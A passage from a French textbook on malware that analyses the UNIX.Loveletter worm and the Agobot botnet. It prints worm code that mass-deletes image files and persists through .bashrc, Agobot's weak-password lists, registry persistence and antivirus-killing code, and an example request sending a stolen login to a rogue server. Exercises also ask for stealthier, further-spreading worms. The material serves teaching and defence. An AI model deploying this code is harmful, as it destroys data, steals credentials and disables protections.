Cette procédure établit une liste de tous les fichiers d'images de format `jpg`, `mpg`, `mpeg` ou `gif`. Ensuite, un script, nommé `rm.sh`, commandant l'effacement de ces fichiers est créé. Chaque ligne est de la forme `rm -f <fichier image>`.

La recherche des fichiers utilise la fonction `locate` dont la syntaxe est `locate [options] <fichier>`. Les systèmes Unix récents maintiennent une base de données des fichiers présents dans le système. La commande `locate` parcourt cette base, ce qui permet une recherche rapide. Malheureusement, cette commande n'est pas installée par défaut sur tous les systèmes (ce qui est le cas dans la distribution SuSe 8.0 de Linux, par exemple). Cela pose un problème de portabilité pour ce ver (voir exercices).

```
get_files() {
  local f
  local files

  /* Message de suivi d'action */
  log "Getting deletable files"

  /* Création d'une liste de tous  */
  /* les fichiers d'images de type */
  /* *.jpg *.mpg *.mpeg *.gif      */
  for f in $DELETE_FILES; do
    files="$files `locate $f`"
  done

  /* Création d'un script d'effacement */
  /* des fichiers trouvés              */
  echo "#!/bin/sh" >> $DELETE_PROG
  chmod 755 $DELETE_PROG

  /* Insertion d'une instruction    */
  /* de suppression de ces fichiers */
  for f in $files; do
    if test -O $f; then
      echo "rm -f $f" >> $DELETE_PROG
    else
     if test -G $f; then
       echo "rm -f $f" >> $DELETE_PROG
     fi
    fi
  done
 }
```

Procédure `delete_files()`

Il s'agit de la charge finale, proprement dite. Elle exécute le script `rm.sh`, commandant l'effacement de tous les fichiers d'images localisés par la procédure `get_files()`.

```
delete_files() {
  local n
```

```
  n=`awk 'END{ a=NR-1; print a }' $DELETE_PROG`

  log "Deleting $n files"

  if test $BE_VIRUS -eq 1; then
    $DELETE_PROG
  fi
}
```

Procédure `create_readme()`

Cette procédure crée un fichier `README` expliquant le fonctionnement du ver. Les commentaires de début (omis ici) sont simplement repris.

```
create_readme() {

/* Message de suivi d'action */
log "Creating $README_FILE  file"

/* Impression du commentaire */
/* d'en-tête dans ce fichier */
echo '
This is a demonstration how easy
a virus like the LoveLetter virus
can be ported to a unix systems.....
.....................................
If it's set to 1 (true) both scripts
will be executed ' > $README_FILE
```

10.5.2 L'action du ver

Le code du virus se termine par le programme principal proprement dit. Ce dernier met en œuvre les procédures précédemment décrites afin de procéder à l'infection. Le code correspondant est le suivant :

```
/* Programme principal */
clean_old_stuff
create_directories
create_readme
pos_bin
hook into startup
```

```
get_adresses
send_virus
get_files
delete_files
```

L'action du ver peut donc être résumée de la manière suivante :

1. Il nettoie toutes les structures (répertoires et fichiers) précédemment utilisées par un déclenchement antérieur du ver (procédure `clean_old_stuff`), puis recrée ces structures pour le processus d'infection en cours (procédure `create_directories`).
2. Le code viral activé duplique son propre code (procédure `pos_bin`) dans le fichier `loveletter.sh` localisé dans le répertoire `/loveletter/bin`, créé par le ver.
3. Le ver modifie ensuite le fichier de configuration `.bashrc` pour permettre le lancement automatique du ver (procédure `hook_into_startup`).
4. Le ver récupère des adresses à infecter (procédure `get_adresses()`) et crée un script d'infection constitué d'instructions d'envoi de mail infecté (copie du ver dans le corps du message), avec pour objet « `I LOVE YOU` ».
5. Le ver procède ensuite à l'infection proprement dite par l'exécution du script `sendmails.sh` (procédure `send_virus()`).
6. La procédure `get_files()` recherche ensuite tous les fichiers d'images, au format `jpg`, `mpg`, `mpeg` ou `gif` et créé un script d'effacement pour chacun d'eux. Finalement, la procédure `delete_files()` exécute cette charge finale.

Ce ver présente un défaut relativement important, qui n'existait pas pour la version Windows. Il concerne la propagation proprement dite du ver. Nous laisserons le lecteur déterminer lequel, en comparant éventuellement avec le code de la version Windows (voir exercices).

10.6 Conclusion

Dans ce chapitre ont été présentés les vers informatiques. Le lecteur aura pu constater combien la différence entre vers et virus est artificielle. Les techniques de base sont les mêmes. La seule différence tient dans le fait que le ver, d'une manière ou d'une autre, élargit son action à d'autres machines. L'environnement réseau d'une machine est maintenant systématique, au point

qu'une machine isolée fait figure, de nos jours, d'exception. Tous les systèmes d'exploitation intègrent désormais les fonctionnalités réseau (Unix dès son origine, Windows plus récemment). Cette constatation rend inutile la séparation entre virus et vers. La tendance des « vers » actuels, comme le lecteur a pu le constater avec *Xanax* par exemple, est de cumuler ces deux mondes : à la fois virus et vers.

Le lecteur aura pu constater, à travers ces quelques exemples, qu'écrire un ver, comme écrire un virus, n'est pas une chose aisée, du moins si le programmeur souhaite déjouer assez longtemps la lutte antivirale. La plupart des codes étudiés révèlent des erreurs de conceptions, des bugs de programmation (problèmes de portabilité, pas de gestion des erreurs ou des effets de bord, mauvaise qualité d'aléa pour la génération des adresses IP à infecter [39]...) qui au final, nuisent dans un délai plus ou moins bref au programme infectieux. La lutte contre ces programmes n'en est que plus facile. En raison de ces imperfections, parfois nombreuses, la quasi totalité des vers se font assez rapidement détecter (heureusement pour nous).

Est-ce à dire alors, qu'il est difficile de lutter contre un ver, bien pensé, bien conçu, et correctement programmé, comme c'est le cas pour un virus ? La réponse est évidemment non, du moins pour la plupart des exemples connus. La raison tient au fait qu'un ver, du fait de son orientation réseau inhérente, se duplique beaucoup plus qu'un virus. Le risque d'être détecté est par conséquent beaucoup plus élevé que pour un virus, dont le nombre de copies sera forcément plus limité. L'évolution prochaine des vers[26] sera certainement de limiter, comme pour certains virus, leur virulence pour accroître leur indétectabilité (voir un exemple dans le chapitre 9).

Exercices

1. Programmer un virus résident utilisant la primitive `fork()` dans le but de rafraîchir le processus viral à intervalles réguliers. Quel est l'intérêt de ce mécanisme ?
2. Programmer un script de désinfection du ver `IIS_Worm`.
3. Modifier la procédure `search` du ver `IIS_Worm`, afin de traiter toutes les adresses IP contenues dans chaque fichier de type `*.html`.
4. Modifier le code du ver `IIS_Worm` de sorte que, d'infection en infection, le nom de l'exécutable varie.
5. Écrire un script de détection et de désinfection du ver *Xanax*.

[26] Et les différencier des virus sera vraiment devenu vain.

6. Le ver *Xanax* présente de nombreux défauts, notamment en matière de gestion des éventuelles erreurs. Les identifier et les corriger.
7. Le code du ver *Xanax* n'est pas optimisé. Le réécrire afin d'obtenir une version plus compacte et optimisée.
8. Écrire une version furtive du ver *Xanax*, notamment en vous inspirant des techniques présentées dans le chapitre 9. Tester ensuite le script de détection et de désinfection demandé dans la question précédente. Modifier le script de façon à traiter la nouvelle version, furtive, du ver.
9. Reprendre la version furtive développée dans la question précédente et la modifier afin de diminuer sa virulence. En particulier, modifier le code du ver afin d'infecter quelques exécutables seulement du répertoire `C:\windows` et de limiter le nombre de machines distantes infectées.
10. Comparer le code original du virus ILOVEYOU (présent sur le CDROM) avec celui du ver *UNIX.Loveletter*. Mettre en parallèle les mécanismes respectifs de Windows et d'Unix permettant au ver de fonctionner.
11. Le ver *UNIX.Loveletter* présente un défaut majeur qui limite très fortement sa propagation. L'identifier et expliquer cette limitation. Ensuite, modifier le ver afin de la contourner.
12. Le ver *UNIX.Loveletter* présente quelques autres défauts. Les identifier et les corriger. Modifier ensuite le ver pour réduire sa taille encore plus et le rendre furtif.
13. Ecrire un script de désinfection pour le ver *UNIX.Loveletter*. Modifier, ensuite, le code du ver pour en faire disparaître toutes les procédures. Le script est-il toujours efficace ? Modifier éventuellement le script en fonction de la réponse. Conclure.
14. Le ver *UNIX.Loveletter* utilise la commande `locate`. Or, cette dernière n'est pas présente par défaut sur tous les Unix. Réécrire ce ver, de façon à ce que la présence de cette commande soit testée et qu'en cas d'absence, la recherche des fichiers à infecter se fasse malgré tout.

Projets d'études

Analyse du code du ver Apache

Ce projet devrait occuper un élève pendant trois semaines. Il s'agit d'analyser le code source du ver Apache, fourni, sur le CDROM. Ce ver, encore dénommé, `ELF/FreeApworm, ELF_SCALPER.A, FreeBSD.Scalper.Worm, Linux.Scalper.Worm` ou `BSD/Scalper.Worm` est un ver de type simple, utilisant les systèmes tournant sous FreeBSD 4.5 et utilisant les serveurs `Apache`.

versions 1.3.20-1.3.24. Le ver utilise une vulnérabilité concernant le codage utilisé lors du transfert de données.

Il faudra analyser en particulier :
- le mécanisme de recherche et d'identification des hôtes vulnérables,
- le mode de propagation (infection) du ver,
- les fonctionnalités de la charge finale.

Analyse du code du ver Ramen

Le code source de ce ver est donné sur le CDROM (sans les parties exécutables correspondant aux codes des exploits réalisés eux-mêmes). Connu sous le nom de `Linux/Ramen.Worm` ou `Linux/Ramen`, ce ver est apparu en 2001. Il est de type simple et utilise trois vulnérabilités détectées pour les distributions Red Hat 6.2 et 7.0 (voir, pour plus de détails, `http://www.redhat.com/support/alerts/ramen_worm.html`).

Comme pour le projet précédent, il s'agira de mener une analyse fine du code et d'en déterminer les principaux ressorts de fonctionnement (les exécutables `asp62`, `asp7`, `l62`, `l7`, `randb62`, `randb7`, `w62`, `w7` et `wu62` seront considérés comme des boîtes noires réalisant l'exploitation des vulnérabilités). L'action de ce ver suppose des erreurs d'administration, en plus des vulnérabilités utilisées. Déterminer lesquelles.

11

Les *botnets*

11.1 Introduction

Le terme « *botnet* », formé de la contraction des mots *roBOT* et *NETwork* fait son apparition vers le milieu des années quatre-vingt-dix. Depuis, ce terme a envahi le monde de la sécurité informatique et son utilisation quelquefois *ad nauseam* par le moindre consultant ou « spécialiste » du cyberespace a eu pour conséquence de presque le vider de son sens et de contribuer à colporter de nombreux fantasmes. Le concept technique a peu à peu été gommé pour laisser la place à une réalité supérieure indépendante, pourvue d'une raison, au point que certains n'hésitent pas à faire du botnet une créature cybernétique indépendante, constituant le prochain maillon dans la chaîne de l'évolution. Bref, les absurdités dans ce domaine ne manquent pas.

Le problème est que, face à une menace bien réelle, techniquement facile à appréhender et à expliquer, la perception faussée et fantasmatique de ce qu'est un botnet, nuit à une bonne prévention et une bonne gestion de ce type d'attaque. C'est d'autant plus triste qu'il existe pourtant de très bons articles décrivant ce qu'est un botnet et comment cela fonctionne. Le lecteur pourra en particulier lire avec le plus grand intérêt les excellents articles de Guillaume Arcas [11–13, 24].

Dans ce chapitre, nous allons d'abord présenter ce concept de botnet sous un angle quelque peu différent, fondé sur ses aspects algorithmiques et fonctionnels. Il est impossible de présenter une analyse détaillée – comme nous l'avons fait dans les chapitres précédents – du code d'un botnet. Ce dernier représente en effet quelques dizaines de milliers de lignes, répartis en un très grand nombre de fichiers (près de 1300 pour le botnet *Agobot*). Mais ce n'est pas utile en soit dans la mesure où un botnet n'est que la synthèse algorithmique et fonctionnelle des diverses techniques de codes malveillants

présentées dans les chapitres précédents. De ce point de vue, la classificatin d'Adleman (voir section 3.3) suffit largement pour situer de concept de botnet.

Dans une seconde partie de ce chapitre, nous présenterons un modèle optimisé de botnet, hérité du modèle de réseau *peer-to-peer* (P2P) dont la gestion, par l'attaquant, repose sur des propriétés combinatoires dynamiques du réseau cible. Ce modèle permet de conjuguer une propagation fulgurante – dont nous avons pu testé la validité opérationnelle sur des simulateurs dédiés – avec une furtivité réseau maximale. Pleinement configurable en taille, un tel botnet peut servir à la fois à conduire des attaques ciblées de faible envergure ou au contraire à mener des attaques de taille planétaire.

11.2 Le concept de botnet

Le concept de botnet est apparu en 1993 avec l'utilisation de serveurs IRC (*Internet Relay Chat*) utilisant le protocole éponyme. Depuis, d'autres protocoles ont été utilisés et leur multiplicité a incité de nombreux spécialistes à fonder la classification des botnets sur ces différents protocoles, ce qui n'a pas vraiment de sens car c'est confondre, encore une fois, l'algorithmique avec sa mise en œuvre. Mais tout d'abord, qu'est ce qu'un botnet ? Donnons en une définition qui nous semble la plus appropriée d'un point de vue technique.

Définition 56 *Un* botnet *est un réseau malveillant constitué de machines compromises (encore dénommées « agents », «* bots *» ou « machines zombies »), controlées à distance par une ou plusieurs entités et permettant une gestion distribuée d'actions offensives ou malveillantes.*

La simplicité apparente de cette définition résume néanmoins tous les techniques utilisées pour la mise en œuvre et la gestion d'un botnet. Elle permet en particulier de définir un botnet comme une synthèse algorithmique et fonctionnelle des différents types de codes malveillants référencés dans la classification d'Adleman :

- les techniques autoreproductrices (virus et vers) sont impliquées au niveau de la mise en place des différents agents malicieux constituant un botnet (les « machines compromises » ou *agents*) (phase de propagation) ;
- les techniques d'infection simples (bombes logiques et surtout chevaux de Troie) sont impliquées dans la gestion des agents mis en place (le contrôle à distance) :

- les techniques diverses et variées de charge finale (les actions offensives ou malveillantes) ;

Le seul élément technique nouveau dans le concept de botnet est la notion de « gestion distribuée » des agents. Mais là encore, il faut relativiser le caractère véritablement novateur de cet élément. La gestion distribuée de ressources par un code malveillant a été expérimentée (voir section 14.2.1) par John F. Schoch et Jon A. Hupp dès 1981 [205]. La seule réelle innovation est dans la hiérarchisation de cette gestion distribuée. Mais quelle que soit la hiérarchie adoptée, un botnet peut être décrit simplement comme un cheval de Troie généralisé dans lequel un (ou un nombre très restreint de) module client (la console de commandement et de contrôle ou *Control and Command* (C & C) « gère » un très grand nombre de modules serveurs (les agents ou machines compromises). Notons que dans une perspective de généralisation des techniques employées, les agents de ce « super cheval de Troie » que constitue finalement un botnet, peuvent jouer tour à tour le rôle de client et/ou de serveur, selon la topographie souhaitée par le maître du botnet (encore appelé *Botherder*). L'asymétrie classique caractérisant le cheval de Troie fait place à une symétrie à géométrie variable.

Au final, un botnet pourrait être vu comme un ver mettant en place un cheval de Troie généralisé. Cette vision simplifiée permet alors de bien comprendre les différentes phases de la vie d'un botnet. À l'extrême, la différence entre vers et chevaux de Troie devient extrêmement ténue.

Nous allons exporer les principales caractéristiques des botnets, à travers les trois principales phases de la « vie » d'un tel réseau malicieux. Pour illustrer certains points, nous utiliserons les codes de la famille *Agobot*, à ce jour l'une des plus évoluées.

11.2.1 La phase de déploiement

Dans cette phase intiale, l'attaquant va chercher à compromettre un grand nombre de machines avec les différents agents composant le code du botnet. Ces agents sont de trois types :

- des codes de type infection simple (essentiellement la partie serveur d'un cheval de Troie) pouvant être mis en place *via* des infections de type autoreproductrices (vers ou virus). Il s'agit d'agent à la structure non évolutive et comportant peu ou prou de fonctions anti-antivirales (voir section 5.4.6) ;
- des codes modulaires de type polymorphes. Ces agents sont dès le départ conçus pour évoluer en forme et/ou en fonctionnalités et implémentent des fonctionnalités anti-antivirales, notamment de furti-

vité [104, Chapitre 7] à base de *rootkits*. Le nombre de variantes peut être énorme comme dans le cas du code *Agobot* (près de 850 variantes connues).
- des codes complexes composites de type code k-aires [104, Chapitre 4]. Ces agents sont en fait une collection de scripts, de programmes et de fichiers, présents soit sur le poste compromis lui-même soit disponibles sur des sites externes (voir une technique de blindage du code d'agents dans [104, Chapitre 8]). C'est par exemple le cas de la famille *Gtbot*.

Le mécanisme d'infection des machines cibles lui-même n'est pas différent de ce qui a été présenté dans les chapitres précédents. De la faille critique de type 0-day (à exploitation immédiate) à l'activation d'une pièce jointe d'un courrier électronique par un utilisateur, tous les mécanismes sont à considérer. Dans le premier cas, un agent peut contenir des bibliothèques entières de vulnérabilités, assurant une très grande capacité d'infection. Ainsi, dans le code d'*Agobot3* (fichier `agobot3.dsp`), la liste des vulnérabilités prises en compte sont :

```
# Begin Group "Scanner Source"

# PROP Default_Filter ""
# Begin Source File

SOURCE=.\dcom2scanner.cpp
...
SOURCE=.\dcomscanner.cpp
...
SOURCE=.\locscanner.cpp
...
SOURCE=.\nbscanner.cpp
...
SOURCE=.\scanner.cpp
...
SOURCE=.\wdscanner.cpp
...
SOURCE=.\wksscanner.cpp
...
# End Source File
# End Group
```

Les agents vont également chercher à exploiter des faiblesses de configuration et d'administration des ressources du svstème cible. À titre d'illustration. le

programme `nbscanner.cpp` scanne les ressources partagées dans l'arborescence *Windows*. Il exploite l'hypothèse selon laquelle des identifiants génériques sont le plus souvent utilisés :

```
char *names[] =
 {"Administrator", "Administrateur" ,"Coordinatore",
  "Administrador", "Verwalter", "Ospite", "kanri",
  "kanri-sha", "admin", "administrator", "Default",
  "Convidado", "mgmt", "Standard", "User", "AdministratÃűr",
  "administrador", "Owner", "user", "server", "Test", "Guest",
  "Gast", "Inviter", "a", "aaa", "abc", "x", "xyz", "Dell",
  "home", "pc", "test", "temp", "win", "asdf", "qwer", "OEM",
  "root", "wwwadmin", "login", "", "owner", "mary", "admins",
  "computer", "xp", "OWNER", "mysql", "database", "teacher",
  "student", NULL };
```

et/ou que des mots de passe faibles l'ont également été (utilisateurs peu sensibilisés à la sécurité) :

```
char *pwds[]  = {
  "admin", "Admin", "password", "Password", "1", "12", "123",
  "1234", "12345", "123456", "1234567", "12345678", "123456789",
  "654321", "54321", "111", "000000", "00000000", "11111111",
  "88888888", "pass", "passwd", "database", "abcd", "oracle",
  "sybase", "123qwe", "server", "computer", "Internet", "super",
  "123asd", "ihavenopass", "godblessyou", "enable", "xp", "2002",
  "2003", "2600", "0", "110", "111111", "121212", "123123",
  "1234qwer", "123abc", "007", "alpha", "patrick", "pat",
  "administrator", "root", "sex", "god", "foobar", "a", "aaa",
  "abc", "test", "temp", "win", "pc", "asdf", "secret", "qwer",
  "yxcv", "zxcv", "home", "xxx", "owner", "login", "Login",
  "Coordinatore", "Administrador", "Verwalter", "Ospite",
  "administrator", "Default", "administrador", "admins",
  "teacher", "student", "superman", "supersecret", "kids",
  "penis", "wwwadmin", "database", "changeme", "test123",
  "user", "private", "69", "root", "654321", "xxyyzz",
  "asdfghjkl", "mybaby", "vagina", "pussy", "leet", "metal",
  "work", "school", "mybox", "box", "werty", "baby", "porn",
  "homework", "secrets", "x", "z", "qwertyuiop", "secret",
  "Administrateur", "abc123", "password123", "red123", "qwerty",
  "admin123", "zxcvbnm", "poiuytrewq", "pwd", "pass", "love",
```

```
"mypc", "mypass", "pw", "", NULL };
```

L'exploration des partage réseau se fait de la manière la plus classique :

```
char *shares[]=
 {"admin$", "c$", "d$", "e$", "print$", "c", NULL };
```

L'exploitation de ces données génériques se fait de la manière la plus classique (voir exercices).

La version 4 d'*Agobot* comporte une bibliothèque de vulnérabilités élargie. À titre d'exemple, les agents d'*Agobot* exploitent les portes dérobées installées par les principaux vers de la période 2003/2004 (*W32/Bagle, W32/Mydoom, W32/Blaster*... Cela explique pourquoi (voir plus loin), les agents, lors de la compromission des machines, recherchent les processus viraux correspondant à ces vers pour les tuer.

Tous les mécanismes d'installation de ces agents sont également utilisés (voir section 5.3) :

- mécanismes de persistance et de résidence. La technique la plus simple consiste, comme dans le cas d'*Agobot*, à modifier une ou plusieurs clefs dans la base de registres et à ajouter un ou plusieurs services (l'analyse du code est laissée à titre d'exercice) :

```
bool CInstaller::RegStartAdd(CString &sValuename,
                             CString &sFilename)
  {
   HKEY key;
   RegCreateKeyEx(HKEY_LOCAL_MACHINE, "Software\\
                  Microsoft\\Windows\\ CurrentVersion\\Run",
                  0, NULL, REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS, NULL, &key, NULL);
   RegSetValueEx(key, sValuename, 0, REG_SZ,
                 (LPBYTE)(const char *)sFilename,
                 (DWORD)strlen(sFilename));
   RegCloseKey(key);

   RegCreateKeyEx(HKEY_LOCAL_MACHINE, "Software\\Microsoft
                   \\Windows\\CurrentVersion\\RunServices",
                  0, NULL, REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS, NULL, &key, NULL);
   RegSetValueEx(key, sValuename, 0, REG_SZ,
                 (LPBYTE)(const char *)sFilename,
                 (DWORD)strlen(sFilename));
```

```
    RegCloseKey(key);

    return true;
  }
...
```

- mécanisme de furtivité mémoire (voir exercices) ;
- répression des antivirus ; l'extrait de code suivant montre comment *Agobot* tue plus de 450 processus antiviraux, anti-chevaux de Troie, anti-rootkits, parefeux et autres applications de sécurité en place :

```
void KillAV()
 {
  #ifdef WIN32
  const char *szFilenamesToKill[455] =
   {
    ...
    "ANTI-TROJAN.EXE", "ANTIVIRUS.EXE", "ANTS.EXE", "APIMONITOR.EXE",
    "APLICA32.EXE", "APVXDWIN.EXE", ...,  "AUTODOWN.EXE",
    "AUTOUPDATE.EXE", "AVCONSOL.EXE", "AVE32.EXE", "AVGCC32.EXE",
    "AVGCTRL.EXE", ..., "AVP32.EXE", "AVPCC.EXE", "AVPDOS32.EXE",
    "AVPM.EXE", "AVPTC32.EXE", "AVPUPD.EXE", "AVWIN95.EXE", ...,
    "AVWUPD32.EXE", "AVWUPSRV.EXE", "AVXMONITOR9X.EXE", ...,
    "AVXQUAR.EXE", "AckWin32.EXE", "AutoTrace.EXE", ...,
    "AvgServ.EXE", "Avgctrl.EXE", "Avsched32.EXE",
    "BD_PROFESSIONAL.EXE", "BIDEF.EXE", "BIDSERVER.EXE", "BIPCP.EXE",
    "BIPCPEVALSETUP.EXE", "BISP.EXE", "BLACKD.EXE", "BLACKICE.EXE",
    "BOOTWARN.EXE", "BORG2.EXE", "BS120.EXE", "BlackICE.EXE", ...,
    "CLEAN.EXE", "CLEANER.EXE", "CLEANER3.EXE", "CLEANPC.EXE", ...,
    "CMON016.EXE", "CONNECTIONMONITOR.EXE", "CPD.EXE", "CPF9X206.EXE",
    "CPFNT206.EXE", "CTRL.EXE", "CV.EXE", "CWNB181.EXE", ...,
    "Claw95.EXE", ..., "EXANTIVIRUS-CNET.EXE", "EXE.AVXW.EXE", ...,
    "F-AGNT95.EXE", "F-PROT.EXE", "F-PROT95.EXE", ..., "REGEDIT.EXE",
    "REGEDT32.EXE", "RESCUE.EXE", "RESCUE32.EXE", "RRGUARD.EXE", ...,
    "RTVSCN95.EXE", "SAFEWEB.EXE", "SBSERV.EXE", "SCAN32.EXE",
    "SCAN95.EXE","SCANPM.EXE", ..., "SYMTRAY.EXE", "SYSEDIT.EXE",
    "SweepNet.SWEEPSRV.SYS.SWNETSUP.EXE", ..., "TASKMON.EXE",
    "TAUMON.EXE", "TBSCAN.EXE", "TC.EXE", "TCA.EXE", "TCM.EXE",
    "TDS2-98.EXE", "TDS2-NT.EXE", "TFAK.EXE", "TFAK5.EXE", "
    "TITANIN.EXE", "TRACERT.EXE", "TRJSCAN.EXE", "TRJSETUP.EXE",
    "TROJANTRAP3.EXE", "UNDOBOOT.EXE", "UPDATE.EXE", ...,
    "ZONALM2601.EXE", "ZONEALARM.EXE", "_AVP32.EXE", "_AVPCC.EXE",
    "_AVPM.EXE", "agentw.EXE", "apvxdwin.EXE", "avkpop.EXE",
    "avkservice.EXE", "avkwctl9.EXE", "avpm.EXE", "blackd.EXE",
    "ccApp.EXE", "ccEvtMgr.EXE", "ccPxySvc.EXE", "cleaner.EXE",
    "cleaner3.EXE", "cpd.EXE", "defalert.EXE", "defscangui.EXE",
    "f-stopw.EXE", "fameh32.EXE", "fch32.EXE", "fih32.EXE",
    "fnrb32.EXE", "fsaa.EXE", "fsav32.EXE", "fsgk32.EXE", "fsm32.EXE",
```

```
      ..., "pcscan.EXE", "rapapp.EXE", "rtvscan.EXE", "sbserv.EXE",
      "vbcmserv.EXE", "vshwin32.EXE", "vsmon.EXE", "zapro.EXE",
      "zonealarm.EXE", NULL};

      for(int i=0; szFilenamesToKill[i]!=NULL; i++)
        KillProcess(szFilenamesToKill[i]);
    #else
      KillProcess("tcpdump"); KillProcess("ethereal");
    #endif
  }
```

Ainsi, avec *Agobot*, il n'est pas possible d'explorer la base de registres et de la nettoyer à la main car le processus *regedit.exe* est automatiquement tué ;

- dans le cadre de la lutte contre la surinfection non seulement par l'agent lui-même mais par d'autres processus, tous les processus parasites tiers (i.e. installés par d'autres codes malveillants) sont tués. Il s'agit de limiter le risque d'effets de bord, dûs à la coexistence de plusieurs de ces codes (la plupart utilisent les mêmes ressources système), lesquels seraient de nature à alerter l'utilisateur. Ainsi *Agobot3* détruit les processus viraux suivants :

```
#ifdef WIN32
  /* Tue les processus des principales */
  /* variantes de Blaster              */
  KillProcess("msblast.exe");
  KillProcess("penis32.exe");
  KillProcess("mspatch.exe");

  /* Tue les processus Sobig.F         */
  KillProcess("winppr32.exe");

  /* Tue les processus Welchia         */
  /* (Anti-Blaster version A)          */
  KillProcess("dllhost.exe");
  KillProcess("tftpd.exe");
  ...
```

- utilisation de techniques polymorphes. Les agents de botnets – du moins pour les plus évolués – mutent de deux manières différentes : soit par une mise à jour par l'attaquant, lors de la phase de coordination et de gestion, soit par des techniques polymorphes classiques

(voir [104, Chapitre 6]). Par exemple, dans le code d'*Agobot*, le programme `polymorph.cpp` chiffre le code avec une clef *xorkey* différente à chaque mutation (valeur aléatoire entre 1 et 254), construit la nouvelle fonction de chiffrement correspondante (en fait un xor constant du code avec la valeur *xorkey* et recherche une section de code de l'agent où installer cette nouvelle routine de chiffrement. La technique est donc classique pour ne pas dire triviale. L'analyse du code complet du programme `polymorph.cpp` est laissée à titre d'exercice (voir en fin de chapitre).

Au final, les agents d'un botnet ne sont que des codes malveillants généralisés regroupant toutes les techniques virales présentées dans ce livre (voir chapitre 5). Ce qui les différencie des infections traditionnelles (simple et autoreproductrices), en partie seulement, réside dans le fait que ces agents peuvent être coordonnés et gérés dans un but unique et convergent. Cela est mis en œuvre dans seconde phase, dite de coordination et de gestion.

11.2.2 La phase de coordination et de gestion

Cette seconde phase vise à piloter le botnet soit pour mettre à jour/modifier sélectiverment ou non les agents, organiser tout ou partie du botnet, donner des ordres aux agents pour organiser une attaque (voir section 11.2.3). Pour cela, le maître du botnet dispose d'une console dite de *contrôle et de commandement* (`C & C`) communiquant avec les agents *via* un canal du même nom. Ce canal permet également aux agents de communiquer avec l'attaquant (ou du moins la console `C&C`).

Si certains auteurs de botnets ont développé leur propre protocole de communication, notamment utilisant du chiffrement propriétaire, pour administrer leur réseau malveillant – le but étant d'augmenter la résistance à l'analyse automatique et la sécurité des communications – la plupart d'entre eux utilisent des protocoles bien identifiés :

- historiquement, le protocole IRC est le plus ancien. Reposant sur un réseau de serveurs IRC permettant la communication selon le modèle client/serveur, il est surtout utilisé dans des structures de botnets centralisées (voir plus loin) ;
- le protocole HTTP *via* un serveur web. Chaque agent se connecte sur un serveur Web *via* une simple requête HTTP. Ce protocole est beaucoup plus intéressant car, contrairement au protocole IRC, il est natif dans tout ordinateur connecté à un réseau. De plus, notamment dans les entreprises, les flux sortants sur les ports 80 et 443 ne sont pratiquement jamais filtrés – priorité au service oblige. En outre, dans une entreprise

de grande taille – ce qui explique que nombreuses sont les entreprises touchées par ces botnets – les flux liés au trafic du botnet sont noyés dans les flux HTTP légitimes.
D'un point de vue technique, les agents émettent des requêtes de type GET et POST vers des serveurs Web sous le contrôle du maître du botnet[1]. Par exemple, la requête suivante permet d'envoyer un login/mot de passe volé (par écoute du clavier par exemple) par l'agent vers un serveur pirate :

```
GET  http://www.serveur-voyou.cn/index.php?id=xxxxxx\
            &status=1&type=hotmail&login=big_chef\
            &mdp=super_mot_de_passe HTTP/1.1
```

La récupération des commandes à exécuter se fait selon deux modes :
- le mode connecté : le maître du botnet contrôle directement un serveur et traite les requêtes sur le port 80, venant des agents ;
- le mode déconnecté dans lequel les agents sont contraints de demander périodiquement une page Web comme dans l'exemple qui suit. L'agent envoie de manière répétitive la requête suivante :

```
GET http://www.serveur_voyou.cn/nouveau_ordres.php\
     HTTP/1.1
```

Le maître du botnet active le contenu de la page suivante :

```
HTTP/1.1 OK
Cache-Control:private
Content-Type:text/html
Charset=UTF-8
Server: GWS/2.1
Date: Fri, 28 Nov 2008 09:15:00 GMT
<html><head>
Flood; SYN; http://www.nsa.gov;01/12/2008;00:00; \
     45; 200; 200
</html></head>
```

Une fois cette page récupérée par l'agent, il en traduit le code en une action de DDoS (type SYNFLOOD : le 1er décembre 2008, à 00 heure, chaque agent doit bombarder le site `http://www.nsa.gov`, de 200 paquets SYN pendant 200 millisecondes.

[1] Cette approche permet notamment de mettre en œuvre des protocoles de blindage de code redoutables (voir [104]).

- le protocole HTTPS (port 443) permettant à des flux chiffrés de passer aisément les différentes protections réseaux.

À ce jour, les principaux botnets sont structurés de deux manières différentes. Cette organisation est également fortement liée au protocole utilisé pour le canal C&C.

- selon une structure centralisée autour d'un pool de serveurs IRC. Ces serveurs ont soit été compromis par l'attaquant qui peut ainsi les piloter à sa guise soit ce sont des serveurs sains que le pirate va utiliser *via* des canaux classiques de communication privés. Cette approche est très intéressante car il existe de nombreux serveurs IRC gratuits. Les machines compromises (machines *zombies*) vont se connecter sur le serveur *via* un client IRC (lequel peut être directement embarqué dans le code de l'agent) en utilisant simplement l'adresse IP ou le nom du serveur IRC (port 6667) ;
- selon une structure décentralisée de type *peer to peer* (P2P). Dans ce type d'organisation, il n'y a plus de centre et de canal C&C véritable. Le maître du botnet choisit une machine compromise au hasard – pour peu qu'elle ait des ressources suffisamment dimensionnées – laquelle servira temporairement de serveur. Ce modèle est particulièrement intéressant car il permet une meilleure protection du maître du botnet qui est ainsi noyé dans la masse des machines compromises. De plus, comme aucune machine ne joue un rôle véritablement prépondérant, la sécurité générale du botnet est augmentée : il n'est pas possible de le paralyser en visant des machines particulières. En outre, chaque machine compromise n'embarque qu'une liste très limitée des adresses IP des autres machines composant le botnet. L'utilisation du protocole DHCP (*Dynamic Host Control Protocol*), qui permet d'attribuer une adresse IP automatiquement et aléatoirement à une machine au moment où elle se connecte, augmente encore plus la résistance et la sécurité globales du botnet. En revanche, cette absence de structure diminue la rapidité d'administration et de coordination de ce réseau, à moins de considérer une structure P2P hybride optimisée combinatoirement. Nous présenterons en détail cette solution dans la section 11.3.

  La plupart des botnets récents utilisent la structure P2P : *StormWorm* (protocole UDP), SDBOT, GTBOT, PHATBOT...

Quelle que soit la structure utilisée, la protection des agents et des serveurs (fixes ou temporaires) se fait au moyen de divers mécanismes :

- techniques d'anonymisation. Les flux peuvent être redirigés de sorte à tranformer un ou plusieurs agents en serveur mandataire (ou *proxy*)

pour relayer les requêtes du maître du botnet et ainsi couvrir ses traces. En construisant de véritables chaînes de proxies, chaque « maillon » se trouvant dans un pays différent (en particulier couverts par des législations différentes), il est facile d'imaginer la très grande difficulté de lutter contre de tels réseaux malicieux. Dans le cas d'*Agobot*, quatre types de redirection sont implémentés :

- redirection des services TCP (fichier *redir_tcp.cpp*) :

```
/* .redirect.tcp <localport> <remote> <remoteport> */
